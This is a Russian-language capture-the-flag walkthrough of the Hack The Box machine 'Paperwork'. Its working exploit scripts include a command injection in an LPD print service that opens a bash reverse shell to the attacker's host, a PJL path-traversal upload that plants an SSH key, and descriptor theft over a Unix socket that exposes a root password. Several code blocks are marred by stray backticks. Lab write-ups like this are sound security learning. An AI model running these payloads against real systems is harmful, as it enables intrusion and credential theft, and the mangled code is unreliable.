

Paperwork

Linux - easy

https://app.hackthebox.com/machines/Paperwork?sort_by=created_at&sort_type=desc

Основная информация:

Открытые порты: 22, 80, 1515

Сервер: jetdirect.service (archivist) - 127.0.0.1:9100

Разведка:

По адресу <http://paperwork.htb/> находится файл с python кодом:

```
import socket
import threading
import subprocess
import subprocess

VALID_QUEUE = os.environ.get("LPD_QUEUE")

class LpdHandler(threading.Thread):

    def __init__(self, sock, addr):
        super().__init__()
        self.sock = sock
        self.addr = addr
        self.id = f"[lpd-{addr[1]}]"

    def run(self):
        try:
            data = self.sock.recv(1024)
            if not data: return

            command = data[0]

            if command == 2:
                self.handle_print_job(data)
            elif command in (3, 4):
                self.sock.send(b"Archive_Printer is ready and printing.\n")

        except Exception as e:
            print(f"{self.id} Error: {e}")
        finally:
```

```

        self.sock.close()

def handle_print_job(self, data):
    queue = data[1:].decode().strip()

    if queue not in VALID_QUEUE:
        print(f"{self.id} Rejected: Invalid queue '{queue}'")
        self.sock.send(b'\x01')
        return
    print(f"{self.id} Accepted job for queue: {queue}")
    while True:
        chunk = self.sock.recv(1024)
        if not chunk: break

        subcommand = chunk[0]
        self.sock.send(b'\x00')
        parts = chunk[1:].decode(errors='ignore').split()
        if not parts: continue

        size = int(parts[0])
        content = b""
        while len(content) < size:
            content += self.sock.recv(size - len(content) + 1)

        decoded_content = content.decode(errors='ignore')

        job_name = "Unknown"
        for line in decoded_content.split('\n'):
            line = line.strip()
            if line.startswith('J'):
                job_name = line[1:]
                break

        print(f"{self.id} Executing archive for: {job_name}")
        subprocess.Popen(f"echo 'Archive: {job_name}' >>
/tmp/archive.log", shell=True)

        self.sock.send(b'\x00')
        self.sock.send(b'\x00')
        while self.sock.recv(4096):
            pass
        break

class LpdServer:

    def __init__(self, ip='0.0.0.0', port=1515):

```

```

        self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.server.bind((ip, port))
        self.server.listen(100)
        print(f"[*] LPD Server listening on {port}")

    def run(self):
        while True:
            sock, addr = self.server.accept()
            LpdHandler(sock, addr).start()

if __name__ == "__main__":
    LpdServer(port=1515).run()

```

С первого раза код не запустился, поэтому пришлось его корректировать:

```

import os
import socket
import threading
import subprocess

VALID_QUEUE = os.environ.get("LPD_QUEUE", "printer_queue")

class LpdHandler(threading.Thread):

    def __init__(self, sock, addr):
        super().__init__()
        self.sock = sock
        self.addr = addr
        self.id = f"[lpd-{addr[1]}]"

    def run(self):
        try:
            data = self.sock.recv(1024)
            if not data: return

            command = data[0]

            if command == 2:
                self.handle_print_job(data)
            elif command in (3, 4):
                self.sock.send(b"Archive_Printer is ready and printing.\n")

        except Exception as e:
            print(f"{self.id} Error: {e}")
        finally:

```

```

        self.sock.close()

def handle_print_job(self, data):
    queue = data[1:].decode().strip()

    if VALID_QUEUE and queue not in VALID_QUEUE:
        print(f"{self.id} Rejected: Invalid queue '{queue}'")
        self.sock.send(b'\x01')
        return

    print(f"{self.id} Accepted job for queue: {queue}")
    while True:
        chunk = self.sock.recv(1024)
        if not chunk: break

        subcommand = chunk[0]
        self.sock.send(b'\x00')

        parts = chunk[1:].decode(errors='ignore').split()
        if not parts: continue

        size = int(parts[0])
        content = b""
        while len(content) < size:
            content += self.sock.recv(size - len(content) + 1)

        decoded_content = content.decode(errors='ignore')

        job_name = "Unknown"
        for line in decoded_content.split('\n'):
            line = line.strip()
            if line.startswith('J'):
                job_name = line[1:]
                break

        print(f"{self.id} Executing archive for: {job_name}")
        subprocess.Popen(f"echo 'Archive: {job_name}' >>
/tmp/archive.log", `shell=True)`

        self.sock.send(b'\x00')
        self.sock.send(b'\x00')
        while self.sock.recv(4096):
            pass
        break

`class LpdServer:`

```

```

def __init__(self, ip='0.0.0.0', port=1515):
    self.server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    self.server.bind((ip, port))
    self.server.listen(100)
    print(f"[*] LPD Server listening on {port}")

def run(self):
    while True:
        sock, addr = self.server.accept()
        LpdHandler(sock, addr).start()

if __name__ == "__main__":
    LpdServer(port=1515).run()

```

После чего выведено: [*] LPD Server listening on 1515

Эксплоит:

```

import socket

TARGET = "10.129.98.247"
PORT = 1515
LHOST = "10.10.16.136"
LPORT = 4455

payload = f"x"; bash -c 'bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1'; echo ''
cfile = f"J{payload}\nHhost\nPuser\n".encode()

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.send(b'\x02archive_intake\n')
print(s.recv(1024)) # expect \x00

s.send(b'\x02' + f"{len(cfile)} cfA001host\n".encode())
print(s.recv(1024)) # ack
s.send(cfile)
print(s.recv(4096))
s.close()

```

Разбор кода:

Reverse shell:

id: uid=7(lp) gid=7(lp) groups=7(lp)

После копания в файлах обнаружился интересный: /usr/bin/paperwork-daemon

``cat /usr/bin/paperwork-daemon``

```
#!/usr/bin/python3`
`import socket, os, array, hashlib`
`import zipfile`
`import shutil`

`try:`
    `admin_fd = os.open("/etc/paperwork/admin_pins.conf", os.O_RDONLY)`
`except Exception:`
    `os._exit(1)`

`LOG_PATH = "/home/archivist/printer/logs/commands.log"`

`def get_admin_secret():`
    `data = os.pread(admin_fd, 1024, 0).decode().strip()`
    `if "ADMIN_PASSWORD=" in data:`
        `return data.split("ADMIN_PASSWORD=")[1].split("\n")[0]`
    `return data`

`def scan_for_malice():`
    `if not os.path.exists(LOG_PATH):`
        `return False`
    `with open(LOG_PATH, 'r') as f:`
        `content = f.read().upper()`
        `if any(trigger in content for trigger in ["FSQUERY", "FSUPLOAD",
"FSDOWNLOAD"]):`
            `return True`
        `return False`

`def trigger_lockdown(conn):`
    `try:`
        `log_fd = os.open(LOG_PATH, os.O_RDONLY)`
        `evidence_bundle = array.array("i", [log_fd, admin_fd])`
        `msg = b"ALERT: SECURITY_VIOLATION. FORENSIC_CONTEXT_ATTACHED."`
        `conn.sendmsg([msg], [(socket.SOL_SOCKET, socket.SCM_RIGHTS,
evidence_bundle)])`

        zip_path = "/root/quarantine/evidence.zip"
        with zipfile.ZipFile(zip_path, 'w', zipfile.ZIP_DEFLATED) as zipf:
            zipf.write(LOG_PATH, arcname="commands.log")
```

```

        with open(LOG_PATH, 'w') as f:
            f.truncate(0)

        os.close(log_fd)
    except:
        pass

`def main():`
    `socket_path = "/run/paperwork/mgmt.sock"`
    `if os.path.exists(socket_path): os.remove(socket_path)`
    `if not os.path.exists("/run/paperwork"): os.makedirs("/run/paperwork")`

    s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    s.bind(socket_path)
    os.chmod(socket_path, 0o660)
    os.chown(socket_path, 0, 1000)
    s.listen(5)

    while True:
        conn, _ = s.accept()

        if scan_for_malice():
            trigger_lockdown(conn)
        else:
            secret = get_admin_secret()
            token = hashlib.sha256(f"SYSTEM_CLEAN:
{secret}".encode()).hexdigest()
            conn.sendall(f"STATUS: SYSTEM_CLEAN\nSIGNATURE:
{token}\n".encode())

            conn.close()

if __name__ == "__main__":
    main()

```

Разбор кода:

Создаю пару ключей: `ssh-keygen -t rsa -f archivist_key`

python скрипт:

```

import socket

`with open("archivist_key.pub", "rb") as f:
    `pubkey = f.read().strip()`

```

```
`name = r'0:\..\..\..\home\archivist\.ssh\authorized_keys'
`header = f'@PJL FSDOWNLOAD NAME="{name}" SIZE={len(pubkey)}\r\n'.encode()

`s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
`s.connect(("127.0.0.1", 9100)) `
`s.sendall(header + pubkey)`
`print(s.recv(1024))`
`s.close()``
```

Разбор кода:

Проброс файлов на целевую машину:

Поднимаю сервер на кали: `python3 -m http.server 4242`

Устанавливаю нужные файлы в /tmp:

```
wget http://10.10.16.136:4242/pjl_write.py -O pjl_write.py wget
http://10.10.16.136:4242/archivist\_key.pub -O archivist_key.pub`
```

Запускаю скрипт: `python3 pjl_write.py archivist_key.pub`

Подключаюсь по ssh: `ssh -i archivist_key archivist@paperwork.htb`

Забираю `user.txt`: `cat ~/user.txt`

Root:

```
import socket, array, os

`s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)`
`s.connect("/run/paperwork/mgmt.sock")`
`msg, ancdata, flags, addr = s.recvmsg(4096, socket.CMSG_LEN(2 * 4))`

`fds = array.array("i")`
`for level, type_, data in ancdata:`
    `if level == socket.SOL_SOCKET and type_ == socket.SCM_RIGHTS:`
        `fds.frombytes(data[: len(data) - (len(data) % fds.itemsize)])`

`for fd in fds:`
    `print(f"fd {fd}:", os.pread(fd, 4096, 0))`
```


Разбор кода:

Точно так же пробрасываю уже как `archivist@paperwork` и запускаю файл:

```
python3 poc.py
`fd 4: b'Listening on port 9100\nListening on port 9100\nListening on port
9100\nListening on port 9100\nListening on port 9100\nListening on port
9100\nListening on port 9100\nListening on port 9100\nListening on port
9100\nListening on port 9100\nListening on port 9100\nListening on port
9100\nListening on port 9100\n[127.0.0.1] connected\nCommand: @PJL FSDOWNLOAD
NAME="0:\\.\\.\\.\\.\\.\\.\\.\\home\\archivist\\.ssh\\authorized_keys"
SIZE=563\nReceiving file:
0:\\.\\.\\.\\.\\.\\.\\.\\home\\archivist\\.ssh\\authorized_keys (563 bytes)\n'
fd 5: b'ADMIN_PASSWORD=ApparelMortuaryCedar22\n'`
```

Подключаюсь по ssh, используя полученный пароль: `ssh root@paperwork.htb`

Забираю root флаг: `cat /root/root.txt`



Итог:

Опять таки далась сложновато. Еще раз подтвердила себе, что хотя бы базовое знание python необходимо.

Что же, буду постепенно набивать руку и когда-нибудь дойду до самостоятельного решения.